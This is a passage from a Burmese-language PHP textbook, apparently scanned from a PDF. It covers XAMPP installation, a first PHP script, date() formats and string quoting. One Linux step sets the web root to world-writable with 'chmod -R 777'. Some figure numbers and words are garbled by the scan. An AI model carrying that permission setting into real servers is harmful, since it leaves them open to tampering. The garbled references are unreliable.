
8.2 – Getting and Installing XAMPP

XAMPP Installer ကို apachefriends.org မှာ Download ရယူနိုင်ပါတယ်။ Windows, Linux, Mac စိတ် OS များ အတွက် Installer တွေ အသင့်ပေးထားပါတယ်။



ပုံ (၈-၁) XAMPP Windows – Installer Wizard

Download ရရှိထားတဲ့ Installer ကို Run လိုက်ရင် ပုံ (၈-၁) မှာ ဖော်ပြထားသလို တွေ့ရပါလိမ့်မယ်။ **Next Button** ကို နှိပ်ပြီး ပေါ်လာတဲ့ညွှန်ကြားချက်များအတိုင်း ဆက်လက်ဆောင်ရွက်သွားပေးပါ။ Installation ပြီးသွားတဲ့အခါ Desktop ပေါ်က XAMPP Control Panel Shortcut (သီမဟှတ်) Start Menu ထဲက XAMPP Control Panel ကို ဖွင့်လိုက်ရင် ပုံ (၈-၂) မှာပေးထားသလို Control Panel ပွင့်လာပါလိမ့်မယ်။




ပုံ (၈-၂) XAMPP Windows – Control Panel

Version ပေါ်မှတည်ပြီး Installer နဲ့ Control Panel တို့၏ ဖော်ပြုကြားနိုင်ပေမယ့် ပါဝင်တဲ့လုပ်ဆောင်ချက်တွေ ကတော့ အတူတူပဲဖြစ်မှာပါ။ Apache Web Server ကိုစတင်ဖို့အတွက် သက်ဆိုင်ရာ Start Button ကိုနှိပ်ပေးရမှာပါ။ Apache Server စတင်သွားပြီဆိုရင် ပုံ (၈-၃) မှာတွေ့နေရသလို Process ID (PID) နဲ့ Server အလုပ်လုပ်နေတဲ့

Port တွေကို ဖော်ပြလာပါလိမ့်မယ်။ အလားတူပါပဲ MySQL Database Server ကို စတင်လိုရင်လည်း သက်ဆိုင်ရာ Start Button ကို နှိပ်ပေးရမှာပါ။ ပုံ (၈-၉) မှာတော့ Apache ကျေ MySQL ပါ နှစ်ခုလုံးကို စဉ်းဖြစ်လို Start Button အစား Stop Button ကို အစားထိုးဖော်ပြထားပါတယ်။ Windows ကို Restart လုပ်လိုက်လို့ ပြန်တက်လာတဲ့ အခါ Start Button နှိပ်ပြီး Manual Start မလုပ်လိုရင် ရှေ့ဆုံးက Service Button ကိုနှိပ်ပြီး Apache နဲ့ MySQL တို့ကို Windows Service အဖြစ် Register လုပ်ထားလိုပါတယ်။ ပုံ (၈-၉) မှာဖော်ပြထားတဲ့ ရှေ့ဆုံးက အမှန်ခြစ် Button လေးတွေက Windows Service အဖြစ် Register လုပ်ထားကြောင်း ဖော်ပြန်ခြင်းဖြစ်ပါတယ်။

Apache Web Server က Running ဖြစ်နေပြီဆိုရင် နှစ်သက်ရာ Web Browser ကိုဖွင့်ပြီး URL Bar မှ <http://localhost/> လိုခိုက်ထည့်ပြီး XAMPP Demo Page ကို ဝင်ရောက်နိုင်ပါတယ်။ Language ရွေးချင်းတဲ့အခါ English ကိုရွေးပေးပါ။



ပုံ (၈-၈) XAMPP Windows – XAMPP Home Page

ပုံ (၈-၈) မှာဖော်ပြထားသလိုရလဒ်ကို ရှိပြီဆိုရင်တော့ XAMPP ကို အဆင်ပြေပြေ Install လုပ်ပြီးဖြစ်သလို Apache Server လည်း စတင်အလုပ်လုပ်နေပြီဆိုတဲ့ သဘောပဲဖြစ်ပါတယ်။

ဒီလိုရလဒ်မရလဲ Browser မှာ Request Time Out ပြနေ ရင်တော့ Apache Web Server စတင်နိုင်ခြင်းမရှိတဲ့ အတွက် ဖြစ်နိုင်ပါတယ်။ XAMPP Control Panel မှာ ပြန်လည် စစ်ဆေးကြည့်သင့်ပါတယ်။ တစ်ချို့ Windows OS တွေမှာ IIS Web Server က အသင့်ပါလာပြီးဖြစ်လို့ Apache Web Server ကို ထပ်မံ ထည့်သွင်းတဲ့ အခါ Web Server နှစ်ခုက Port တစ်ခုတည်းကို အသုံးပြုဖို့ကြီးတားနေတာကြောင် အဆင်မပြေဖြစ်တက်ပါတယ်။ နောက်ထပ်ဖွစ်တက်တာကတော့ Windows UAC နဲ့ Anti-virus, Firewall စတဲ့ Program တွေက Apache ကို Block လုပ်ထားတက်ပါတယ်။ Windows ကို Restart လုပ်ပြီး Apache ကို Start ပြန်လုပ်ကြည့်ပါ။ Windows UAC နဲ့ Anti-virus,

Firewall တွေက Block လုပ်မလား Allow လုပ်မလားမေးလာခဲ့ရင် Allow လုပ်ပေးလိုက်ပါ။ ဒီလို Allow လုပ်ပေးလိုမှ Apache က မစနိုင်သေးရင်တော့ အခန်း (၁၀) မှာဖော်ပြထားသလို Apache ရဲ့ Port Setting ကို ပြောင်းဖို့လိုအပ်နိုင်ပါတယ်။

မှတ်ချက် ။ ။ ဒီကိစ္စမပြုလည့်ရင်ရှေဆက်နိုင်မှာမဟုတ်လို စာဖတ်သူအတွက်အဆင်မပြုဖြစ်နေခဲ့ရင် အခန်း(၁၀) ကိုအရင် ကျဉ်းလိုက်ဖို့ အကြံပြုလိပ်ပါတယ်။ အခန်း(၁၀) မှာဖော်ပြထားတဲ့ Apache Port Setting ပြောင်းလဲပုံအတိုင်း ဆောင်ရွက်ပြီး အဆင် ပြောပြဆုံးမှ ဒီနေရာကိုပြန်လုပ်းဆက်လက်လေ့လာစေချင်ပါတယ်။

Install XAMPP on Linux

Linux အတွက် XAMPP Installer ဖိုင်ကိုရယူပြီးရင် ပထမဆုံးအဲဒီပိုင်ကို Executable ပြောင်းပေးဖို့လိပ်ပါတယ်။ အခုလို ပြောင်းနိုင်ပါတယ်။

```
$ sudo chmod 755 xampp-linux-*-installer.run
```

ပြီးတဲ့အခါ Installer ကို အခုလို Run နိုင်ပါတယ်။

```
$ sudo ./xampp-linux-*-installer.run
```

XAMPP Installer က လိုအပ်တဲ့ဖိုင်တွေကို /opt/lampp Directory ထဲမှာ ထည့်သွင်း Install လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ Install လုပ်ပြီးနောက် Apache, MySQL စတဲ့ Service တွေကို Run ဖို့အတွက် အခုလို သတ်မှတ်ပေးရပါတယ်။

```
$ sudo /opt/lampp/lampp start
```

Apache နဲ့ MySQL အပါအဝင် XAMPP မှာပါဝင်တဲ့ Service အားလုံးကို စပေးသွားမှာဖြစ်ပါတယ်။ start အစား stop, restart တိုကိုလည်း လိုသလိုအစားထိုးအသုံးပြုနိုင်ပါတယ်။ အသုံးပြုသူက Manual Start လုပ်နေစရာမလိုပဲ OS တက်တာနဲ့အလိုလိုစပေးစေချင်ရင် -

```
/opt/lampp/lampp start
```

Command ကို /etc/rc.local File ထဲမှာ ထည့်သွင်းပေးထားနိုင်ပါတယ်။ တစ်ချို့ Linux တွေမှာ ကဲပြားမှု ရှိနိုင်ပေမယ့် လူသုံးများတဲ့ Ubuntu, LinuxMint အစရှိတဲ့ OS မှာတော့ rc.local ထဲမှာ ထည့်သွင်းထားတဲ့ Command တွေကို OS စ အတက်မှာ အလိုအလျောက် Run ပေးသွားမှာပါ။

Windows မှာလိုမျိုး Control Panel ပရိုဂရမ်ကိုအသုံးပြုလိုရင်တော့ /opt/lampp Directory ထဲမှာ manager-linu.x.run ဆိုတဲ့ ပရိုဂရမ်တစ်ခုပါဝင်ပါတယ်။ အောက်ပါအတိုင်း အသုံးပြုနိုင်ပါတယ်။

```
$ cd /opt/lampp
$ sudo ./manager-linux.run
```


နောက်ဆုံးတစ်ချက်အနေနဲ့ PHP Script တွေထိမ်းဆည်းရမယ့် `htdocs` Directory ကို Write Permission သတ်မှတ်ပေးထားသင့်ပါတယ်။ Permission သတ်မှတ်ပေးမထားရင် Super User မှသာ အဲဒီ Directory ထဲမှာ PHP Script တွေရေးပြီးသိမ်းလိုက်ရမယ်။ အမြတမ်း Super User အနေနဲ့ အလုပ်လုပ်နေရရင် အဆင်မပြုပါဘူး။ ကျွန်ုတ်တို့ တင်မကပါဘူး PHP Script ကနေလည်း တစ်ခါတစ်ရုံ File တွေကို အဲဒီ Directory ထဲမှာ တည်ဆောက်ဖို့ လိုတက်လို့ Full Write Permission ပေးဖို့လိုပါတယ်။ အခုလို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
$ sudo chmod -R 777 /opt/lampp/htdocs
```

8.3 – First PHP Script

XAMPP ထည့်သွင်းပြီးလို Apache Web Server ကိုလည်း စတင်ပြီးပြဆိုရင် Server-side PHP Script တွေ ရေးသားဖို့ အသင့်ဖြစ်ပါပြီ။ စမ်းသပ်ကြည့်နိုင်ဖို့အတွက် C:\xampp\htdocs\ ဆိုတဲ့ Folder အောက်မှ `hello` အမည်နဲ့ Folder တစ်ခုတည်ဆောက်လိုက်ပါ။ `htdocs` Folder ဟာ XAMPP Apache ရဲ့ Document Root ဖြစ်ပါတယ်။ Request တစ်ခုဝင်လာတိုင်း Apache Web Server က Document တွေကို `htdocs` Folder ထဲမှာ သွားရှာအောင် Setting လုပ်ထားခြင်းဖြစ်ပါတယ်။

Linux မှာဆိုရင် Document Root က `/opt/lampp/htdocs` ဖြစ်မှာပါ။ စာဖတ်သူအများစုက Windows အသံးပြုသူဖြစ်နိုင်လို့ နောက်ပိုင်းနှုန်းတွေမှာ Windows ကို ဦးတည်ဖော်ပြုပေးသွားတော့မှာဖြစ်ပါတယ်။ `hello` Folder ထဲမှာ `world.php` အမည်နဲ့ File တစ်ခါ၊ `css`, `img`, `js` အမည်ကိုယိစိန် Folder (၃) ခု ဆက်လက်တည်ဆောက်လိုက်ပါ။ ပြီးရင်တော့ Web Browser ရဲ့ URL <http://localhost/hello/> လို့ ထည့်သွေး စမ်းသပ်ကြည့်ပါ။ ပုံ (၈-၁) မှာ ဖော်ပြထားသလို တွေ့မြင်ရပါလိမ့်မယ်။



ပုံ (၈-၁) Apache Directory Browsing


Browser မှုလာဖော်ပြန်တာက Web Document တစ်ခုမဟုတ်ပါဘူး။ **Index of /hello** ဆိတဲ့ခေါင်းစဉ်နဲ့ `hello` Folder ထဲမှာ ရှိနေတဲ့ File နဲ့ Folder စာရင်းဖြစ်ပါတယ်။ ဒါကို Directory Browsing လိုခေါ်ပါ တယ်။ File စာရင်းရဲ့အောက်နားဘာ အသုံးပြုထားတဲ့ Web Server အမျိုးအစားနဲ့ PHP Version တိုကိုပါ ဖော်ပြထားပါသေးတယ်။ စမ်းသပ်နေတဲ့ကွန်ပျူးတာမှာမူ ဒီလုပ်ဆောင်ချက်ကိုပေးထားတာပါ အင်တာန်က်ပေါ်က Website တွေမှာတော့ လုပ်ချောင်းအရ ဒီလိုလုပ်ဆောင်ချက်မျိုးကိုမပေးပါဘူး။ ဒါပေမယ့်လည်း သတိမထားမိပဲ Directory Browsing ခွင့်ပြထားမိတဲ့ Website တွေ အတော်များများရှိပါတယ်။ တစ်ချို့တမင်ပေးချင်လို့ ပေးထားကြတာတွေလည်း ရှိတော့ရှိပါတယ်။

ဆက်လက်ပြီး `world.php` ထဲမှာ PHP Script တွေပေါင်းစပ်ပါဝင်တဲ့ HTML တစ်ချို့ထည့်သွင်းပေးပါ။

```
<!doctype html>
<html>
<head>
    <title>Hello, World!</title>
</head>
<body>
    <h1>Hello, World!</h1>
    <p>Today is: <?php echo date("d / m / Y") ?></p>
    <p>
        <?php
            $now = time();
            $thingyan = strtotime('2013-04-13');

            $sec_left = $thingyan - $now;
            echo floor($sec_left / (60 * 60 * 24));
        ?>
        days before Thingyan.
    </p>
</body>
</html>
```

PHP Code တွေကို <?php အဖွင့်နဲ့ ?> အပိတ်အတွင်းမှာ ထည့်သွင်းရေးသားပေးပါတယ်။ နူးနာမှာ PHP Code တွေကို နှစ်နေရာရေးသားထည့်သွင်းထားပါတယ်။ ပထမတစ်နေရာမှာ လက်ရှိရက်စွဲကို day / month / year Format နဲ့ရှိက်ထဲတဲ့ပေါ်ပါတယ်။ ဒုတိယတစ်နေရာမှာတော့ သက်ရှိရောက်ဖို့ ဘယ်နှစ်ရက်လို့ သေးလဲဆိုတာကို တွက်ပြီးဖော်ပြပေးခိုင်းထားပါတယ်။ စာဖတ်သူဒါစာအုပ်ဖတ်ရှုချိန်မှာ ၂၀၁၃ သက်ရှိရောက်ကို ကျော်သွားပြီဖြစ်မှုမှာမူ 2013 အစား သင့်တော်တဲ့ ခုနစ်နှစ်အစားထိုးပြီးစမ်းသပ် နိုင်ပါတယ်။ ရေးသားထားတဲ့ Code ရဲ့ အလုပ်လုပ်ပုံကို မလေ့လာခင် ရလဒ်ကိုအရင်ကြည့်ရှုဖို့အတွက် Browser URL Bar မှာ <http://localhost/hello/world.php> ကို ထည့်သွင်းစမ်းသပ်ကြည့်ပါ။ ပုံ (၈-c) မှာ ဖော်ပြထားတဲ့ ရလဒ်မျိုးရရှိနေစေမှုဖြစ်ပါတယ်။



ပုံ (၈-၄) world.php Result

ကျွန်တော်၏ PHP Script ကို စမ်းသပ်ချိန်ဟာ ၂၀၁၃ သက္ကရာဇ်မတိုင်မီ (၅) ရက် အလိမ့်တဲ့ရလဒ်ကို တွေ့မြင်နေရပါပြီ။ အခုန် Browser ငောက်လွှာတဲ့မှာ Right-Click နှိပ်ပြီး View Page Source ကိုဖွင့်ကြည့်ရင် ပုံ (၈-၁) မှာဖော်ပြထား သလိုရလဒ်ကို ရရှိမှာဖြစ်ပါတယ်။

```

1 <!doctype html>
2 <html>
3 <head>
4   <title>Hello, World!</title>
5 </head>
6 <body>
7   <h1>Hello, World!</h1>
8   <p>Today is: 07 / 04 / 2013</p>
9   <p>
10    5      days before Thingyan.
11   </p>
12 </body>
13 </html>
14 |
15

```

Line 14, Col 8

ပုံ (၈-၅) world.php – View Page Source

Browser က အမှန်တစ်ကယ်လက်ခံရရှိတဲ့ HTML Source ထဲမှာ PHP Code တွေ ပါဝင်လာခြင်းမရှိတာကို သတိပြုပါ။ ထည့်သွင်းရေးသားထားတဲ့ PHP Code တွေဟာ Web Server ဘက်မှာ အားလုံးအလုပ်လုပ်ခဲ့ပြီး ရလဒ် HTML ကိုသာ Browser ထဲ Web Server က ပေးပိုလိုက်ခြင်းဖြစ်ပါတယ်။ ရေးသားထားတဲ့ PHP Code တွေကို လေ့လာကြည့်ချင်ပါတယ်။

```
echo date("d / m / Y");
```

echo Keyword ကို Output တစ်ခုခုရှိက်ထဲတ်စေလိုရင်အသုံးပြနိုင်ပါတယ်။ echo အစား print ကို သုံးရင်လည်း အတူတူပါပဲ။ echo ကဲ print ထက် Performance အနည်းငယ်ပိုကောင်းလို ကျော်တော်တို့ နူးနာတွေမှာတော့ echo ကို အသုံးပြုပြီးတော့ပဲဖော်ပြပေးသွားမှာပါ။ date() Function ကိုတော့ ရက်စွဲနဲ့အချိန်တွေစိမ့်ဖို့ အသုံးပြနိုင်ပါတယ်။ နူးနာ မှာ d / m / Y ဆိုတဲ့ Format ကိုထည့်သွင်းပေးထားလို date() Function က လက်ရှိရက်စွဲကို 07 / 04 / 2013 ဆိုတဲ့ Format ပုံစံနဲ့ထဲတ်ပေးခြင်းဖြစ်ပါတယ်။ date() Function ကလက်ခံတဲ့ Format Parameter အများအပြားရှိတဲ့ထဲက မှတ်သားထားသင့်တဲ့ Parameter အချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

- d – နေ့စွဲကိုဂဏန်းနဲ့ဖော်ပြပြီး လိုအပ်ရင်ရှေ့ကသုည်ခံပြီးဖော်ပြပေးပါတယ် (01 မှ 31 ထိ)။
- m – လကိုဂဏန်းနဲ့ဖော်ပြပြီး လိုအပ်ရင်ရှေ့ကသုည်ခံပြီးဖော်ပြပေးပါတယ် (01 မှ 12 ထိ)။
- Y – ခုနှစ်ကို ဂဏန်းလေးလုံးနဲ့ဖော်ပြပေးပါတယ် (ဥပမာ - 2013)။
- D – နေရာကို စာလုံးသုံးလုံးနဲ့ဖော်ပြပေးပါတယ် (Sun မှ Sat ထိ)။
- M – လကို စာလုံးသုံးလုံးနဲ့ဖော်ပြပေးပါတယ် (Jan မှ Dec ထိ)။
- y – ခုနှစ်ကို ဂဏန်းနှစ်လုံးနဲ့ ဖော်ပြပေးပါတယ် (ဥပမာ - 13)။
- H – နာရီကို နှစ်ဆယ့်လေးနာရီပုံစံနဲ့ လိုအပ်ရင်ရှေ့ကသုည်ခံပြီး ဖော်ပြပေးပါတယ် (00 မှ 23 ထိ)။
- i – မိန့်စွဲကို လိုအပ်ရင်ရှေ့ကသုည်ခံပြီးဖော်ပြပေးပါတယ် (00 မှ 59 ထိ)။
- s – စက်နှစ်ကို လိုအပ်ရင် ရှေ့ကသုည်ခံပြီးဖော်ပြပေးပါတယ် (00 မှ 59 ထိ)။

အသုံးပြနိုင်တဲ့ Parameter အပြည့်အစုံကိုတော့ php.net/manual/en/function.date.php မှာ လေ့လာနိုင်ပါတယ်။

ကျော်နော်တဲ့ Code တွေကို ဆက်လက်လေ့လာကြည့်ပါမယ်။

```
$now = time();
$thingyan = strtotime('2013-04-13');

$sec_left = $thingyan - $now;
echo floor($sec_left / (60 * 60 * 24));
```

နူးနာမှာ \$now ဟာ Variable တစ်ခုဖြစ်ပါတယ်။ time() Function ကတော့ လက်ရှိ အချိန် ကို Timestamp နဲ့ ရယူခြင်းဖြစ်ပါတယ်။ Timestamp ဆိုတာ 01 / 01 / 1970 ကနေ လက်ရှိအချိန်ထိ ရှုံးနေတဲ့စက်နှုန်းအရေ အတွက်စုစုပေါင်းဖြစ်ပါတယ်။ \$now Variable ထဲမှာ လက်ရှိ Timestamp ရောက်ရှိနေပြီဖြစ်ပါတယ်။ တစ်ကြောင်းထက်ပိုတဲ့အခါ PHP Code တွေကို Semi-colon (;) နဲ့ အဆုံးသတ်ပေးရလို့ နောက်ဆုံးမှာ Semi-colon ထည့်သွင်းပေးထားတာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ PHP ရဲတူးမြားချက်အနေနဲ့ စတင်မှတ်သားရမှာကတော့ Variable တွေကို PHP မှာ Dollar Sign $\$$ စပေးဖို့လိုအပ်ခြင်း ဖြစ်ပါတယ်။ တစ်ဦး Language တွေမှာလိုပဲ Variable တွေမှာ စာလုံးအကြီး အသေးတွေ၊ ကိန်းကဏ္ဍးတွေကို နှစ်သက်သလိုထည့်သွင်းအသုံး ပြုခိုင်ပါတယ်။ ဒါပေမယ့် Space $\text{ } + - @ \# %$ အစုရုတ် Special Character တွေ ပါဝင်လို့ မရပါဘူး။ လိုအပ်ရင် Underscore ကိုထည့်သွင်းအသုံးပြုခိုင်ပါတယ်။ Dynamic Type ဖြစ်တဲ့အတွက် Variable တွေကို ကြိုတင်ကြပြောဖို့မလိုအပ်သလို Data Type လည်း သတ်မှတ် ပေးဖို့ မလိုအပ်ပါဘူး။ ထည့်သွားပေးထားတဲ့ တန်ဖိုးပေါ်မှတည်ပြီး PHP က Data Type ကို အလိုအလျောက်ပြောင်းလဲပေးသွားမှာဖြစ်ပါတယ်။

`strtotime()` Function ကတော့ ပေးလာတဲ့ရက်စွဲကို Timestamp ပြောင်းပေးပါတယ်။ နမူနာမှာ 2013-04-13 ကို Timestamp ပြောင်းပြီး \$thingyan ထဲကိုထည့်သွင်းဖို့ သတ်မှတ်ထားပါတယ်။ နောက်တစ်ဆင့်မှာ \$thingyan ထဲက နက်ဝ ကိုနှစ်လိုက်တဲ့အတွက်၊ ရက်စွဲနှစ်ခုရဲကွားမြားချက် စက်နှစ်စုပေါင်းကိုရရှိပါတယ်။ ကျို့တော်တို့လိုချင်တာက စက်နှစ်မဟုတ်ပါဘူး။ ရက်အရေအတွက်ဖြစ်ပါတယ်။ ဒါကြောင့် စက်နှစ်ကို ရက်ပြန့်စွဲတဲ့အနေနဲ့ $60 * 60 * 24$ နဲ့ စားပေးလိုက်ပါတယ်။ စားလုပ်က ဒဿ်မကိန်းဖြစ်မှုမျှ ကိန်းပြည့်ဖြစ်သွားအောင် `floor()` Function သုံးလိုက်တဲ့ အခါသကြောင်းရောက်ဖို့ လိုတဲ့ရက်အရေအတွက်ကိုရရှိပြီဖြစ်ပါတယ်။ ရလာတဲ့ရက်အရေအတွက်ကို echo နှိုက်ထုတ်စေလိုက်တဲ့အတွက် (နမူနာမှာ) ရလဒ်ဖြစ်တဲ့ 5 ကို အုံဒေရရာမှာပဲ ရိုက်ထုတ်ပေးသွားခြင်းဖြစ်ပါတယ်။

PHP ဟာ ရုံးရှင်းတဲ့ Imperative Language တစ်ခုဖြစ်ပါတယ်။ Language အခြေခံတွေဖြစ်တဲ့ Control Structure တွေနဲ့ Operator တွေဟာ C, JavaScript တို့အာင်တူပါတယ်။ Request နဲ့အတူပါဝင်လာတဲ့ အချက် အလက်တွေကို လက်ခံစီမံနိုင်မှု တစ်ခုသာ ထူးမြားချက်ဖြစ်ပါတယ်။ Application တွေတည်ဆောက်တယ်ဆိတ် အခြေခံအားဖြင့် PHP နဲ့ အတူပါဝင်လာတဲ့ Function များကို လိုအပ်သလိုပေါင်းစပ်အသုံးချရခြင်းသာ ဖြစ်ပါတယ်။

PHP မှာ Build-in Function ပေါင်း ၅၀၀၀ ကျော်ပါဝင်ပါတယ်။ Version ကွာသွားတာနဲ့အမျှ အရေအတွက်ကွာသွားနိုင်ပေါ်ယုံ အခြေခံ Function တွေရဲအလုပ်လုပ်ပုံကတော့ အပြောင်းအလဲရှိမှုမဟုတ်ပါဘူး။ php.net/quickref.php မှာ PHP Function အားလုံးကိုစုစုပေါင်းပေးထားပါတယ်။ မှတ်သားသင့်တဲ့ Function တွေကို နမူနာများနဲ့အတူ ဆက်လက်ဖော်ပြပေးသွားပါမယ်။

8.4 – PHP Strings

PHP မှာလည်း JavaScript လိုပါပဲ။ String တွေကို Double Quote အဖွင့်အပိတ် (သို့မဟုတ်) Single Quote အဖွင့်အပိတ်နဲ့ ထည့်သွင်းရေးသားပေးရပါတယ်။ ရှုပ်ထွေးလှတဲ့ကိစ္စမဟုတ်ပေါ်ယုံ ထည့်သွင်းလိုတဲ့စာထဲမှာ Quote တွေပါဝင်လာပြီဆိုရင် မှားတက်ကြပါတယ်။ Double Quote နဲ့ထည့်သွင်းထားတဲ့ String ထဲမှာ Single Quote တွေပါဝင်တာပြဿနာမရရှိပါဘူး။ အလားတူပဲ Single Quote နဲ့ထည့်သွင်းထားတဲ့ String တွေမှာ Double Quote တွေပါဝင်တာလည်း ပြဿနာမရရှိပါဘူး။ ဒါပေမယ့် Single Quoted String ထဲမှာ Single Quote တွေပါ ဝင်လာရင်တော့ သတိထားရပါတော့မယ်။ Double Quoted String ထဲမှာ Double Quote တွေပါဝင်လာရင်လည်း သတိထားရပါမယ်။ Single Quote တွေ Double Quote တွေနဲ့ ဖတ်ရတာနည်းနည်း ခေါင်းမူးသွားရင် ပုံ (၈-၈) မှာလေ့လာကြည့်ပါ။ တစ်ကယ်လက်တွေ အလုပ်လုပ်တဲ့အခါမှာလည်း အဲဒီ Quote တွေကြောင့်ပဲ အစပိုင်းမှာ အမှုးများကြတာပါ။

```
# valid
$str = 'Alice is "22" years old.';
$str = "Bob is '24' years old.";
```

Start [a string] End

```
# invalid
$str = 'Alice is '22' years old.';
$str = "Bob is "24" years old.";
```

[a string] [another string]
[??? - syntax error]

(၈-၁၁) Usage of Double Quotes and Single Quotes

Single Quote နဲ့ Double Quote တိမှာ နောက်ထပ်ကွားချက်တစ်ခု ရှိပါသေးတယ်။ Double Quoted String တွေ ထဲမှာ Variable တွေထည့်သွင်းပေးလိုက်ရင် PHP က Variable တွေရဲတန်ဖိုးကိုအသုံးပြုအလုပ်လုပ်ပေးပါတယ်။ ဒါပေါ့ မယ့် Single Quoted String တွေမှာတော့ Variable ထဲက တန်ဖိုးကိုအသုံးပြုပေးခြင်းမရှိပါဘူး။ ဒါကြောင့် တစ်ချို့က Single Quoted String တွေကို Double Quoted String တွေထက်ပိုမြန်တယ်လို့ ဆိုကြပါတယ်။ Double Quoted String တွေက Variable တွေပါလာသလား စစ်ဆေးနေချိန်မှာ Single Quoted String က ဘာမှာစစ်ဆေးမနေပဲပေးထားတဲ့စာအတိုင်းအလုပ်လုပ်ပေးတဲ့ အတွက် အလုပ်လုပ်တာ အနည်းငယ်ပိုမြန်သွားတဲ့သဘောပါ။ ပုံ (၈-၁) မှာ လေ့လာကြည့်ပါ။

```
$name = 'John Doe';
echo "Hello $name, how are you doing?";
```

=> Hello John Doe, how are you doing?

```
$name = 'John Doe';
echo 'Hello $name, how are you doing?';
```

=> Hello \$name, how are you doing?

Double quotes convert the variables into value
Single quotes ignore the variables

ပုံ (၈-၈) နမူနာမှာ Double Quoted String ရဲ Output က "Hello John Doe, how are you doing?" ဖြစ်ပေမယ့် Single Quoted String ရဲ Output ကတေသာ "Hello \$name, how are you doing?" လို့ဖြစ်နေတာကိုတွေ့ရမှာဖြစ်ပါတယ်။ Single Quote က \$name ကို Variable တစ်ခုအနေနဲ့အလုပ်မလုပ်ပဲ ရှိရှိစာလုံးတစ်လုံးအနေနဲ့ သာ အလုပ်လုပ်သွားခြင်းဖြစ်ပါတယ်။

